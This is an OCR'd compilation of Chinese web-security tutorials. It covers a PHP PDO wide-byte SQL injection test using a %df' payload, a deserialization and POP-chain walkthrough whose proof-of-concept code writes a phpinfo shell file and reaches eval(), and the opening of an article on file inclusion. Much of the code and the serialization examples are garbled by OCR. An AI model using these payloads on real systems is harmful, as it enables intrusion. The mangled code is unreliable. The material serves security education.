
2、打开它之后可以发现，它包含了两个文件夹，我们只需要修改 mysql 的监听地址就好了，暂不关注其他。



3、找到它的服务端配置文件



4、把监听地址简单粗暴的修改为 0.0.0.0




5、然后自己创建些测试数据就好了。

测试代码


```
<?php
try {
    $dbh = new PDO('mysql:host=192.168.200.134;dbname=test_data', "hl0rey",
     "hl0rey");
    //$dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
    $dbh->query("set names gbk");
   $name=$_REQUEST['name'];
    $sql="SELECT * FROM `user` WHERE `username`=:username";
    $sth=$dbh->prepare($sql);
    $sth->execute(array(":username"=>$name));
    $rst=$sth->fetchAll();
    foreach ($rst as $row){
        echo $row['id']."<br>";
        echo $row['username']."<br>";
        echo $row['password'];
    }
    $dbh = null;
} catch (PDOException $e) {
    print "Error!: " . $e->getMessage() . "<br/>";
    die();
}
?>
```

测试过程


1、在数据库所在的虚拟机打开 wireshark，设置过滤条件为 mysql




2、正常执行一下，搜索下 username 为 hl0rey 的用户




3、然后来看抓包的情况，可以看到其中有两个查询请求。



第一个查询请求是设置与 mysql 服务端通信的编码，也就是 set names gbk




第二个查询请求则是我们查询名为 hl0rey 用户的查询请求




4、我们输入一个单引号后，再进行查询。预料之中，一片空白。

5、看一下抓到的数据包，还是抓到了两个查询请求。




我们直接看第二个。php 仅仅是在单引号之前加入了反斜杠进行转义就提交到了 MySQL 中执行。所以并没有查到该用户。




到此，我们就知道，PHP 本地模拟转义，类似是将用户输入变量进行了一次 mysqli_real_escape_string 过滤。

6、我们在单引号之前加一个 %df，再次进行查询。仍然是没有回显。




我们来看抓到的包，除了两个查询请求之外，还有一个错误。




我们先看这个错误。

因为多出来一个单引号，所以导致语句报错。

再看第二个查询请求里的 sql 语句。



手工进一步测试，输入 %df' or 1 --，直接返回了数据库所有的信息。



可以确认存在 sql 注入。

总结

1、避免这样的问题的办法就是让 php 不要进行本地模拟预编译。将代码中第四行的注释去掉之后，php 就尽量的不进行本地模拟预编译了。

2、经过测试，PHP 全版本都存在这样的问题（默认配置）。只要是本地模拟 sql 预编译都会有这样的问题，值得一提的是，php5.2.17 即使将本地模拟预编译的参数设置为 false，还是会存在宽字节注入，也就是说，它仍然是用模

拟预编译，我猜测是 php 的版本太低，mysql 的版本太高的缘故吧。如果有知道真实原因的，希望能指点我一下。

php 反序列漏洞初识

原创： l1nk3r 信安之路 2018-05-12

在 OWASP TOP10 中，反序列化已经榜上有名，但是究竟什么是反序列化，我觉得应该进下心来好好思考下。我觉得学习的时候，所有的问题都应该问 3 个问题：what、why、how:

what：什么是反序列化，why：为什么会出现反序列化漏洞，how：反序列化漏洞如何利用。

从事安全工作也一年了，也遇到过反序列化漏洞，发现啊，反序列化漏洞真的黑盒很难发现，即使发现了也好难利用。但是有时候反序列化漏洞的危害却挺大的。下面开始进入正题。

什么是序列化

首先这个东西在 PHP 网站中的定义：

所有 php 里面的值都可以使用函数 serialize() 来返回一个包含字节流的字符串来表示。unserialize() 函数能够重新把字符串变回 php 原来的值。 序列化一个对象将会保存对象的所有变量，但是不会保存对象的方法，只会保存类的名字。

按照我的理解，serialize() 将一个对象转换成一个字符串，unserialize() 将字符串还原为一个对象。

当然从本质上来说，反序列化的数据本身是没有危害的，用户可控数据进行反序列化是存在危害的。


1.PHP 类与对象

首先，要进行序列化之前，需要了解一下 PHP 类与对象的概念，这里我们看个 demo 代码：

```
<?php

class TestClass

{
```

```
    //      变

    public $variable = 'This is a string';

    //      简单

    public function PrintVariable()

    {

        echo $this->variable;

    }

}

// 创      对

$object = new TestClass();

// 调

?>
```

在这个代码中，文件定义了一个 TestClass 类，在类中定义了 $variable 变量，以及函数 PrintVariable。然后实例化这个类并调用它的方法。运行结果如下。



当然，上面的代码是正常情况下的调用。但是 php 中存在一些特殊的类成员在某些特定情况下会自动调用，称之为 magic 函数，magic 函数命名是以符号 __ 开头的。举个例子：

```
__construct      对 创 时 调
```

__destruct 对 销毁时 调

__toString 对 调

下面代码中尝试加入上述的三个魔术函数，我们看看结果：

```
<?php
class TestClass
{
    //      变
    public $variable = 'This is a string';
    //      简单
    public function PrintVariable()
    {
        echo $this->variable . '<br />';
    }
    // Constructor
    public function __construct()
    {
        echo '__construct <br />';
    }
    // Destructor
    public function __destruct()
    {
```

```
        echo '__destruct <br />';
    }
    // Call
    public function __toString()
    {
        return '__toString<br />';
    }
}

// 创          对

// __construct        调

$object = new TestClass();

// 创

$object->PrintVariable();

// 对

// __toString        调

echo $object;
// End of PHP script

//        结  __destruct        调


?>
```

总结几个常用魔术方法及触发条件。

__wakeup() // unserialize 时 发

__sleep() // serialize 时 发

__destruct() //对 销毁时 发

__call() // 对 调 访问 时 发

__callStatic() // 态 调 访问 时 发

__get() // 访问 读

__set() // 访问

__isset() // 访问 调 isset() empty() 发

__unset() // 访问 unset() 时 发

__toString() // 时 发, 值 为

__invoke() // 尝试 对 调 为 时 发

2.PHP 序列化基础格式

boolean

b:;

b:1; // True

b:0; // False

integer

i:;

i:1; // 1

i:-3; // -3

double

d:;

d:1.2345600000000001; // 1.23456 php 现

NULL

N; //NULL

string

s::"";

s"INSOMNIA"; // "INSOMNIA"

array

a::{key, value pairs};

a{s"key1";s"value1";s"value2";} // array("key1" => "value1", "key2" => "value2")

3.PHP 序列化


php 允许保存一个对象方便以后重用，这个过程被称为序列化。为什么要有序列化这种机制呢?在传递变量的过程中，有可能遇到变量值要跨脚本文件传递的过程。试想，如果为一个脚本中想要调用之前一个脚本的变量，但是前一个脚本已经执行完毕，所有的变量和内容释放掉了，我们要如何操作呢?难道要前一个脚本不断的循环，等待后面脚本调用?这肯定是不现实的。因为这样的操作，在小项目还好，在大项目里是极其浪费资源的。但是如果你将一个对象序列化，

那么它就会变成一个字符串，等你需要的时候再通过反序列化转换回变了变量，在进行调用就好了，在这样就剩了资源的使用。

先看个 dome 代码，了解一下 PHP 序列化中的字符串。

```
<?php
class User
{
    //
    public $age = "7";
    public $sex = "man";
    public $name = "Notyeat";
}
$example = new User();
$example->name = "John";
$example->sex = "woman";
$example->age = "18";
echo serialize($example);
?>
```

解释下这个序列化的字符串



PHP 序列化格式如下所示：

O:4:"Test":2:{s:1:"a";s:5:"Hello";s:1:"b";i:20;}

类型:长度:"名字":类中变量的个数:{类型:长度:"名字";类型:长度:"值";.....}

类型字母详解:

a - array

b - boolean

d - double

i - integer

o - common object

r - reference

s - string

C - custom object

O - class

N - null

R - pointer reference

U - unicode string


然后我们将其反序列化回来看下结果

```
<?php
class User
{
    //
    public $age = "7";
    public $sex = "man";
    public $name = "Notyeat";
}
$example = new User();
$example->name = "John";
$example->sex = "woman";
$example->age = "18";
$test1 = serialize($example);
echo $test1."\n";
$test = unserialize($test1);
echo $test->age;
?>
```


结果：

在序列化的时候其实是有个小注意点：

在这里明明 testflag 是 8 位，为什么 s:10 呢。



原来是：对象的私有成员具有加入成员名称的类名称;受保护的成员在成员名前面加上 '*'。这些前缀值在任一侧都有空字节。



所以在传入序列化字符串的时候，需要补齐这些空字节。

O:4:"test":1:{s:10:"%00test%00flag";s:6:"Active";}

为什么会出现反序列化漏洞

其实这个问题在上面也提到过了，原因在于反序列化的参数可控，且代码存在一定风险。

举个例子看个代码：

```
<?php

class A{

    var $test = "demo";

    function __destruct(){

            echo $this->test;

    }

}

$a = $_GET['test'];

$a_unser = unserialize($a);

?>
```

这串代码，我们可以看到变量 $a 从 url 中 test 参数获取到内容，并且在反序列化的时候通过 __destruct() 直接将传入的数据不经过任何处理，echo 出

来，这里就存在反射型 xss 漏洞了。

在反序列化中,我们所能控制的数据就是对象中的各个属性值,所以在 PHP 的反序列化有一种漏洞利用方法叫做 "面向属性编程",即 POP(Property Oriented Programming)。和二进制漏洞中常用的 ROP 技术类似。在 ROP 中我们往往需要一段初始化 gadgets 来开始我们的整个利用过程,然后继续调用其他 gadgets。在 PHP 反序列化漏洞利用技术 POP 中,对应的初始化 gadgets 就是 __wakeup() 或者是 __destruct() 方法，在最理想的情况下能够实现漏洞利用的点就在这两个函数中,但往往我们需要从这个函数开始,逐步的跟进在这个函数中调用到的所有函数,直至找到可以利用的点为止。下面列举些在跟进其函数调用过程中需要关注一些很有价值的函数。

1.几个可用的 POP 链方法

命令执行:

```
exec()

passthru()

popen()

system()
```

文件操作:

```
file_put_contents()

file_get_contents()

unlink()
```

如果在跟进程序过程中发现这些函数就要打起精神,一旦这些函数的参数我们能够控制,就有可能出现高危漏洞.

2.POP 链 demo 示例

```
<?php

class popdemo
```


```
{
    private $data = "demo\n";
    private $filename = './demo';
    public function __wakeup()
    {
        // TODO: Implement __wakeup() method.
        $this->save($this->filename);
    }
    public function save($filename)
    {
        file_put_contents($filename, $this->data);
    }
}
unserialize(file_get_contents('./serialized.txt));
?>
```

这是一个很简单的示例代码，且这个代码存在反序列化漏洞。该文件还定义了一个 popdemo 类,并且该类实现了 __wakeup 函数,然后在该函数中又调用了 save 函数，且参数对象是文件名。跟进 save 函数，我们看到在该函数中通过调用 file_put_contents 函数，这个函数的 $filename 和 data 属性值是从 save 函数中传出来的，并且创建了一个文件。由于 __wakeup() 函数在序列化时自动调用，这里还定义了一个保存文件的函数，在这个反序列化过程中对象的属性值可控。于是这里就存在一个任意文件写入任意文件内容的反序列化漏洞了。这就是所谓的 POP。就是关注整个函数的调用过程中参数的传递情况,找到可利用的点,这和一般的 Web 漏洞没什么区别,只是可控制的值有直接传递给程序的参数转变为了对象中的属性值。

利用 poc：

```
<?php
class popdemo
{
    private $data = "<?php phpinfo();?>\n";
    private $filename = './poc.php';
    public function __wakeup()
    {
        // TODO: Implement __wakeup() method.
        $this->save($this->filename);
    }
    public function save($filename)
    {
        file_put_contents($filename, $this->data);
    }
}
$demo = new popdemo();
echo serialize($demo);
file_put_contents("./serialized.txt",serialize($demo));
?>
```

这里定义了 $data 和 $filename，然后序列化字符串后存储到 serialized.txt 文件中，序列化字符串：



然后运行 demo 代码，会在同目录下生成一个 poc.php

反序列化漏洞的利用

1.利用构造函数等

php 在使用 unserialize() 后会导致 __wakeup() 或 __destruct() 的直接调用，中间无需其他过程。因此最理想的情况就是一些漏洞/危害代码在 __wakeup() 或 __destruct() 中，从而当我们控制序列化字符串时可以去直接触发它们。

但是如果在反序列化的过程中，在 __wakeup() 或 __destruct() 不存在可以利用的恶意代码呢。那又该如何呢，其实吧我觉得反序列化漏洞，就是类似于类似于 PWN 中的 ROP，有时候反序列化一个对象时，由它调用的 __wakeup() 中又去调用了其他的对象，由此可以溯源而上，利用一次次的“gadget”找到漏洞点。

```
<?php

class pocdemo{

    function __construct($test){

        $fp = fopen("shell.php","w") ;

        fwrite($fp,$test);

        fclose($fp);
```

```
    }
}
class l1nk3r{
    var $test = '123';
    function __wakeup(){
        $obj = new pocdemo($this->test);
    }
}
$test = file_get_contents('./ser.txt');
unserialize($test);
require "shell.php";
?>
```

这里代码主要是通过 get 方法通过 test 传入序列化好的字符串,然后在反序列化的时候自动调用 __wakeup() 函数，在 __wakeup()函数中通过 new pocdemo() 会自动调用对象 pocdemo 中的 __construct()，从而把 <?php phpinfo(); ?> 写入到 shell.php 中。


poc 代码：

```
<?php
class l1nk3r{
    var $test = '<?php phpinfo(); ?>';
    function __wakeup(){
        $obj = new pocdemo($this->test);
    }
}
```

```
$ser = new l1nk3r();

$result = serialize($ser);

print $result;

file_put_contents('./ser.txt',$result);

?>
```

```
/usr/bin/php /Users/l1nk3r/PhpstormProjects/test/test1.php
O:6:"l1nk3r":1:{s:4:"test";s:19:"<?php phpinfo(); ?>";}
Process finished with exit code 0
```


然后将这个序列化的字符重新导入到 poc 代码中，反序列化之后，就会生成一个 shell.php,并且内容为 <?php phpinfo(); ?>



2.利用普通成员方法

在反序列化的时候，当漏洞/危险代码存在类的普通方法中，就不能指望通过“自动调用”来达到目的了。这时的利用方法如下，寻找相同的函数名，把敏感函数和类联系在一起。

```
<?php

class l1nk3r {

    var $test;

    function __construct() {
```

```
        $this->test = new CodeMonster();
    }
    function __destruct() {
        $this->test->action();
    }
}
class CodeMonster {
    function action() {
        echo "CodeMonster";
    }
}
class CodeMonster1 {
    var $test2;
    function action() {
        eval($this->test2);
    }
}
$class6 = new l1nk3r();
unserialize($_GET['test']);
?>
```

从代码上来看，来通过 new 实例化一个新的 l1nk3r 对象后，调用 __construct()，其中该函数又 new 了一个新的 CodeMonster 对象；这个对象的功能是定义了 action() 函数，并且打印 CodeMonster。然后结束的时候调用 __destruct(), 在 __destruct() 会调用 action()，因此页面会输出

CodeMonster。

但是在代码中，我们看得到 codermaster1 对象中有一个 eval() 函数，这可是危险函数啊，那有什么方法，通过发序列化触发它呢，当然有了。刚刚在 l1nk3r 对象中，new 的是 CodeMonster，如果 new 的是 CodeMonster1，那么自然就会进入 CodeMonster1 中，然后 eval() 函数中的 $test2 可控制，那么自然就可以实现远程代码执行了。

Poc：

```
<?php
class l1nk3r {
    var $test;
    function __construct() {
        $this->test = new CodeMonster1();
    }
}
class CodeMonster1 {
    var $test2='phpinfo();';
}
$class6 = new l1nk3r();
print_r(serialize($class6));
?>
```

生成的序列化字符串：

```
O:6:"l1nk3r":1:{s:4:"test";O:11:"CodeMonster1":1:{s:5:"test2";s:10:"phpinfo();";}}
```

现实中查找反序列化漏洞及构造 exploit 的方法

1.漏洞发现技巧

默认情况下 Composer 会从 Packagist 下载包,那么我们可以通过审计这些包来找到可利用的 POP 链。

找 PHP 链的基本思路.

1、在各大流行的包中搜索 __wakeup() 和 __destruct() 函数.

2、追踪调用过程

3、手工构造并验证 POP 链

4、开发一个应用使用该库和自动加载机制,来测试 exploit.

2.构造 exploit 的思路

1、寻找可能存在漏洞的应用

2、在他所使用的库中寻找 POP gadgets

3、在虚拟机中安装这些库,将找到的 POP 链对象序列化,在反序列化测试 payload

4、将序列化之后的 payload 发送到有漏洞 web 应用中进行测试.

Refer:

最通俗易懂的 PHP 反序列化分析:

http://www.notyeat.com/2018/03/26/php-unserialize/#0x04-%E5%AE%9E%E4%BE%8B%E5%88%86%E6%9E%90

PHP 反序列化漏洞:

http://paper.tuisec.win/detail/fa497a4e50b5d83

理解 php 反序列化漏洞:

https://blog.csdn.net/qq_32400847/article/details/53873275

浅谈 php 反序列化漏洞:

https://chybeta.github.io/2017/06/17/%E6%B5%85%E8%B0%88php%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/

PHP 反序列化漏洞成因及漏洞挖掘技巧与案例:

https://www.anquanke.com/post/id/84922

php 反序列化入门:

http://sheldon.xmutsec.com/index.php/2018/02/03/15.html

PHP 文件包含漏洞姿势总结

原创： mang0 信安之路 2018-05-18

文件包含漏洞的产生原因是在通过 PHP 的函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。

php 中引发文件包含漏洞的通常是以下四个函数：

1、include() 当使用该函数包含文件时，只有代码执行到 include() 函数时才将文件包含进来，发生错误时只给出一个警告，继续向下执行。

2、include_once() 功能和 include() 相同，区别在于当重复调用同一文件时，程序只调用一次。

